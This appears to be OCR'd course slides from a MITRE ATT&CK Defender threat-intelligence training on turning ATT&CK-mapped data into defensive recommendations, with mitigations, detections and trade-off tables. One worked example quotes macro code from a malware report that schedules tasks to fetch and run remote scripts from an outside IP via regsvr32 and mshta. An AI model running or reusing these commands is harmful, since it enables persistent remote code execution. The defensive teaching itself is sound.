
Tactic: Execution


Platforms: Linux, Windows, macOS

Permissions Required: User

Data Sources: Anti-virus, Process command-line parameters, Process monitoring

Step 2. Research Defensive Options





Step 2. Research Defensive Options

User Execution

Mitigations

Mitigation	Description
Execution Prevention	Application control may be able to prevent the running of executables masquerading as other files.
Network Intrusion Prevention	If a link is being visited by a user, network intrusion prevention systems and systems designed to scan and remove malicious downloads can be used to block activity.
Restrict Web-Based Content	If a link is being visited by a user, block unknown or unused files in transit by default that should not be downloaded or by policy from suspicious sites as a best practice to prevent some vectors, such as .scr, .exe, .pif, .cpl, etc. Some download scanning devices can open and analyze compressed and encrypted formats, such as zip and rar that may be used to conceal malicious files.
User Training	Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.

Step 2. Research Defensive Options

User Execution

Detection

Monitor the execution of and command-line arguments for applications that may be used by an adversary to gain Initial Access that require user interaction. This includes compression applications, such as those for zip files, that can be used to Deobfuscate/Decode Files or Information in payloads.

Anti-virus can potentially detect malicious documents and files that are downloaded and executed on the user's computer. Endpoint sensing or network sensing can potentially detect malicious events once the file is opened (such as a Microsoft Word document or PDF reaching out to the internet or spawning powershell.exe).

Step 2. Research Defensive Options

User Execution: Malicious Link

References

1. Salvio, J.. (2014, June 27). New Banking Malware Uses Network Sniffing for Data Theft. Retrieved March 25, 2019.
2. Lee, S.. (2019, April 24). Emotet Using WMI to Launch PowerShell Encoded Code. Retrieved May 24, 2019.
3. Bermejo, L., et al. (2017, June 22). Following the Trail of BlackTech's Cyber Espionage Campaigns. Retrieved May 5, 2020.
4. Tomonaga, S.. (2018, March 6). Malware
May 6, 2020.
5. hasherezade. (2016, April 11). No money, a trojan horse. Retrieved May 21, 2020.
6. Hinchliffe, A. and Falcone, R. (2020, May Malware Targeting Government and Milit Asia. Retrieved June 17, 2020.
23. Axel F, Pierre T. (2017, October 16). Leviathan: Espionage actor spearphishes maritime and defense targets. Retrieved February 15, 2018.
24. The Cylance Threat Research Team. (2017, March 22). El Machete's Malware Attacks Cut Through LATAM. Retrieved September 13, 2019.

User Execution: Malicious File

References

1. McCabe, A. (2020, January 23). The Fractured Statue Campaign: U.S. Government Agency Targeted in Spear-Phishing Attacks. Retrieved June 2, 2020.
2. US-CERT. (2018, June 14). MAR-10135536-12 – North Korean Trojan: TYPEFRAME. Retrieved July 13, 2018.
3. Grunzweig, J.. (2017, April 20). Cardinal RAT Active for Over Two Years. Retrieved December 8, 2018.
4. Llimos, N., Pascual, C.. (2019, February 12). Trickbot Adds Remote Application Credential-Grabbing Capabilities to Its Repertoire. Retrieved March 12, 2019.
58. Lancaster, T.. (2017, November 14). Muddying the Water: Targeted Attacks in the Middle East. Retrieved March 15, 2018.
59. Singh, S. et al.. (2018, March 13). Iranian Threat Group Updates Tactics, Techniques and Procedures in Spear Phishing Campaign. Retrieved April 11, 2018.
60. Kaspersky Lab's Global Research & Analysis Team. (2018, October 10). MuddyWater expands operations. Retrieved November 2, 2018.
61. Adamitis, D. et al. (2019, May 20). Recent MuddyWater-associated BlackWater campaign shows signs of new anti-detection techniques. Retrieved June 5, 2019.

Step 2. Research Defensive Options

- User training
- Application control
- Block unknown files in transit
- NIPS
- File detonation systems
- Monitor command-line arguments
  - Windows Event Log 4688
  - Sysmon
- Anti-Virus
- Endpoint sensing

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.2 Summary

1. Reviewed the approach for identifying how techniques and sub-techniques are being used and reviewed defensive information sources

2. Learned how to research the associated defensive options using ATT&CK data sources, detection, mitigations, and references

CYBRARY

Lesson 4.3
Researching Organizational Capabilities and Constraints & Determine Trade-offs

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.3 Objectives

1. Learn how to identify your organizational capabilities and constraints
2. Identify how to tailor trade-offs for your enterprise
3. Understand how to make customized defensive recommendations

CYBRARY

Step 3. Research Organizational Capabilities/Constraints

What data sources, defenses, mitigations are already collected/in place?

Some options may be inexpensive/simple

Possibly new analytics on existing sources

What products are already deployed that may have add'l capabilities?

E.g. able to gather new data sources/implement new mitigations

Is there anything about the organization that may preclude responses?

E.g. user constraints/usage patterns

Step 3. Research Organizational Capabilities/Constraints

- Notional Capabilities
  - Windows Events already collected to SIEM (but not process info)
  - Evaluating application control tools
  - Highly technical workforce
  - Already have an email file detonation appliance
  - Already have anti-virus on all endpoints
- Notional Constraints
  - SIEM at close to license limit, increase would be prohibitive
  - Large portion of user population developers, run arbitrary binaries
  - Files in transit usually encrypted passing by NIPS

Step 4. Determine the Option-specific Trade-offs for Your Enterprise

How do each of the identified options fit into your org?

Example Positives	Example Negatives
▪ Leveraging existing strengths/tools/data sources ▪ Close fit with specific threat	▪ Cost not worth risk averted ▪ Poor cultural fit with organization

Each option is highly dependent on your specific organization

Step 4. Determine the Option-specific Trade-offs for Your Enterprise

Defensive option	Example Pros	Example Cons
Increase user training around clicking on attachments	Covers most common use case, technical workforce likely will make good sensors	Time investment by all users, training fatigue
Enforcement of application control	Already examining control solution, most binaries of concern never seen before	Developer population heavily impacted if prevented from running arbitrary binaries. High support cost.
Monitor command-line arguments/create analytic	Collecting events already, already feeding into a SIEM	Volume of logs from processes likely unacceptable license cost.
Anti-Virus	Already in place	Limited signature coverage
Install endpoint detection and response (EDR) product	Possibly best visibility without greatly increasing log volumes	No existing tool, prohibitively expensive
Email Detonation Appliance	Already in place	May not have full visibility into inbound email

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.3 Summary

1. Learned how to identify organizationally unique capabilities and constraints
2. Identified how to tailor trade-offs for your enterprise
3. Reviewed how to make customized defensive recommendations and assessed the associated pros and cons

CYBRARY

Lesson 4.4
Make Defensive Recommendations

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.4 Objectives


1. Learn about the different types of defensive recommendations
2. Review how to prioritize recommendations
3. Practice making defensive recommendations

CYBRARY


Step 5. Make Defensive Recommendations

- Recommendations can be strategic, policy-related, operational, tactical or focused on risk acceptance
- Recommendations can be for management, SOC, IT, or all of the above
- Some potential recommendation types:
  - Technical
    - Collect new data sources
    - Write a detection/analytic from existing data
    - Change a config/engineering changes
    - New tool
  - Policy changes
    - Technical/human
  - Accept risk
    - Some things are undetectable/unmitigable or not worth the tradeoff

Step 5. Make Defensive Recommendations



Step 5. Make Defensive Recommendations (Example)



Exercise 4: Defensive Recommendations

Worksheet in Resources under Exercise 4
“Making Defensive Recommendations Guided Exercise”

Download the worksheet and work through recommendation process

0. Determine priority techniques
1. Research how techniques are being used
2. Research defensive options related to technique
3. Research organizational capability/constraints
4. Determine what tradeoffs are for org on specific options
5. Make recommendations

- Please pause. We suggest giving yourself 15 minutes for this exercise.

Exercise Review

- What resources were helpful to you finding defensive options?
- What kind of recommendations did you end up making?
- Did you consider doing nothing or accepting risk?
- Were there any options that were completely inappropriate for you?

Step 0. Determine Priority Techniques

Step 1. Research How Techniques or Sub-techniques Are Being Used

From the Cobalt Kitty Report

```
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""\""regsvr32.exe\"" /s /n /u /i:\""h\""t\""t\""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                                    sCMDLine, _
```

```
vbCrLf & "  <Actions Context=""Author"">" & vbCrLf & "    <Exec>" &
vbCrLf & "      <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

Within a Word Macro

Step 2. Research Defensive Options Related to Technique or Sub-technique

Scheduled Task/Job

Sub-techniques (5)

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically requires being a member of an admin or otherwise privileged group on the remote system.[1]

Adversaries may use task scheduling to execute programs at system startup or on a scheduled basis for persistence. These mechanisms can also be abused to run a process under the context of a specified account (such as one with elevated permissions/privileges).

ID: T1053

Sub-techniques: T1053.001, T1053.002, T1053.003, T1053.004, T1053.005

Tactics: Execution, Persistence, Privilege Escalation

Platforms: Linux, Windows, macOS

Permissions Required: Administrator, SYSTEM, User

Effective Permissions: Administrator, SYSTEM, User

Data Sources: File monitoring, Process command-line parameters, Process monitoring, Windows event logs

Step 2. Research Defensive Options Related to Technique or Sub-technique

Detection

Monitor scheduled task creation from common utilities using command-line invocation. Legitimate scheduled tasks may be created during installation of new software or through system administration functions. Look for changes to tasks that do not correlate with known software, patch cycles, etc.

Suspicious program execution through scheduled tasks may show up as outlier processes that have not been seen before when compared against historical data. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Step 3. Research Organizational Capabilities/Constraints

For this exercise, assume that you have Windows Event Log Collection going to a SIEM, but no ability to collect process execution logging.

Step 4. Determine the Option-specific Trade-offs for Your Enterprise

Defensive option	Pros	Cons
Monitor scheduled task creation from common utilities using command-line invocation	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.
Configure event logging for scheduled task creation and changes	Fits well into existing Windows Event Log collection system, would be simple to implement enterprise wide.	Increases collected log volumes.
Sysinternals Autoruns may also be used	Would collect on other persistence techniques as well. Tool is free.	Not currently installed, would need to be added to all systems along with data collection and analytics of results.
Monitor processes and command-line arguments	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.

Step 5. Make Defensive Recommendations

Given the limitations and sources we discussed, potential answers would be similar to:

Potential Option 1

Enable "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service, and create analytics around Event ID 106 - Scheduled task registered, and Event ID 140 - Scheduled task updated

Potential Option 2

Use Autoruns to watch for changes that could be attempts at persistence

MITRE ATT&CK Defender | Cyber Threat Intelligence

Lesson 4.4 Summary

1. Examined the different types of defensive recommendations
2. Reviewed how to prioritize recommendations and when to accept risk
3. Practiced making customized defensive recommendations and considered the elements contributing to your individual approach

CYBRARY

ATT&CK for CTI

Module 0

ATT&CK®

Understand ATT&CK


0

Module 01
Module 02

Map Narrative & Raw Data to ATT&CK

1-2

Module 03



Store & Analyze ATT&CK mapped Data

3

Module 04

Make Defensive Recommendations from ATT&CK mapped Data

4

End of Module 4

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®